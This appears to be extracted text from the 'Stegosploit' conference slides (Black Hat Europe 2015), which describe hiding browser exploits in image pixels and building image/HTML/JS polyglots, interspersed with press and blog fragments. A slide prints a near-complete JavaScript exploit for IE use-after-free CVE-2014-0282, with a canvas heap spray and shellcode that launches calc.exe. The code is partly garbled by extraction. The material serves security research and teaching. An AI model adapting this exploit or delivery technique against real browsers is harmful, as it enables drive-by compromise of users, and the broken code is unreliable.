

STEGOSPLOIT



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BLACKHAT EUROPE 2015



~ HAPPY DIWALI ~

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Stop Saying Stegospoil Is

<https://www.endgame.com/blog/st>



MEET THE STEGOSPOIL PIC PIXEL VIRUS

In Culture, Everything



Christian Bundy
May 31

MOST RECOMMENDED STORY

Why Stegospoil Isn't An Exploit

Edit: I screwed up. The “false claims” I’m attacking in this piece are about a new (unreleased) version of Stegospoil, which I wasn’t aware of. I’ll leave this article as it is and post a new one soon. Sorry for not researching this well enough, and thanks for understanding my mistake.

#HackerKast 37: More router hacking, StegoSploit, XSS Polyglot and Columbia Casualty Insurance refuses to pay Cottage Health



engadget

REVIEWS FEATURES GUIDES VIDEOS GALLERIES PUBLIC ACCESS GAMING ENGAGED

Internet pictures can hide code that leaves you open to hacks (update: criticism)

Stegosploit is...

not a 0-day attack with a cute logo

not exploit code hidden in EXIF

not a PHP/ASP webshell

not a new XSS vector

Stegosploit is ...



**“Browser Exploits Delivered
as Pictures.”**



"A good exploit is one that
is delivered in style"

- Only VALID images on network and disk.
- Exploit code hidden in pixels.
- Decoder code embedded in image.
- Exploit automatically decoded and triggered upon loading...
- ...all with just ONE IMAGE.

Steganography




Polyglots

Two or more
data formats
in a single
container...



Stegosploit-ing a browser exploit



Case study: CVE-2014-0282

- IE CInput Use-After-Free
- hidden in a JPG

Case study: CVE-2013-1690

- FF onreadystatechange UAF
- hidden in a PNG

The Stegosploit Toolkit

STEGANOGRAPHY TOOLS

- image_layer_analysis.html
- iterative_encoding.html
- image_decoder.html

- analyse an image's bit layers
- steganographic encoder
- test for any encoding errors

POLYGLOT TOOLS

- imajs_jpg.pl
- imajs_png.pl

- make a JPG+HTML+JS polyglot
- make a PNG+HTML+JS polyglot


EXPLOITS

- exploits.js
- cve_2014_0282.template
- decode_pixels.js

- collection of browser exploits
- exploit HTML template
- JS Steganography decoder

Step I.

Hiding the Exploit Code in the Image



Hiding an Exploit in an Image

- Simple steganography techniques.
- Encode exploit code bitstream into lesser significant bits of RGB values.
- Spread the pixels around e.g. 4x4 grid.

I  PIXELS

Hiding an Exploit in an Image

"SAUMIL" =
01010011
01000001
01010101
01001101
01001001
01001100



Hiding an Exploit in an Image




ganesh.jpg

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function(){for(var f=0,f<this.d.length;f++)}{var n=this.d[f];if(typeof(n)=='number'){var c=n.toString(16);while(c.length<8){c='0'+c}}var l=function(a){return parseInt(c.substr(a,2),16)};var g=l(6).h=l(4).k=l(2).m=l(0);this.f.push(g);this.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}}};H5.prototype.fill=function(a){for(var c=0,b=0;c<a.data.length;c++,b++)}{if(b>=8192){b=0;a.data[c]=(b<this.f.length)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5();try{location.href='ms-help:'}catch(e){}function spray(){var a='xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x01\xc1\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\x01\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\x2a\x56\x68\x6a\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x01\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)};c.push(1371756627);c.push(1371351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,202122400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<100;a++){c.push(document.createElement('img'))};if(flag){document.getElementById('fm').innerHTML="";CollectGarbage();var b="u2020\u0c0c";for(var a=4;a<110;a+=2){b+="u4242"}for(var a=0;a<c.length;a++){c[a].title=b}};function run(){spray();document.getElementById('c2').checked=true;document.getElementById('c2').onpropertychange=changer;flag=true;document.getElementById('fm').reset();setTimeout(run,1000)},
```

IE Use-After-Free CVE-2014-0282


The "Bit Layer" View



1 pixel = 8 bits (grayscale)

7 6 5 4 3 2 1 0
| MSB | LSB


The "Bit Layer" View









Encoding at Bit Layer 7



Exploit code converted to bitstream.


Pixel bits of layer 7 are overwritten
with exploit bitstream.



Encoding data at bit layer 7

Significant visual aberration

Encoding at Bit Layer 2



Exploit code converted to bitstream.

Pixel bits of layer 2 are overwritten
with exploit bitstream.




Encoding data at bit layer 2

Encoding on JPG vs PNG

- JPG = lossy compression
- Pixels approximated to nearest neighbours
- Multi-pass encoding
- Min. layer = 2 or 3
- Browser specific JPEG encoders
- PNG = lossless compression
- Single pass encoding
- Min. layer = 0
- Negligible visual distortion
- Independent of browser's PNG encoder

Step 2.

Decoding the encoded Pixel Data



ENCODED IMAGE

STEGO-
DECODER
JAVASCRIPT

?

HTML5 CANVAS to the rescue!


- In-browser decoding of steganographically encoded images.
- Read image pixel data using JS.
- Rebuild JS exploit code from pixel data, in memory.
- Simple array and bit manipulation operations.

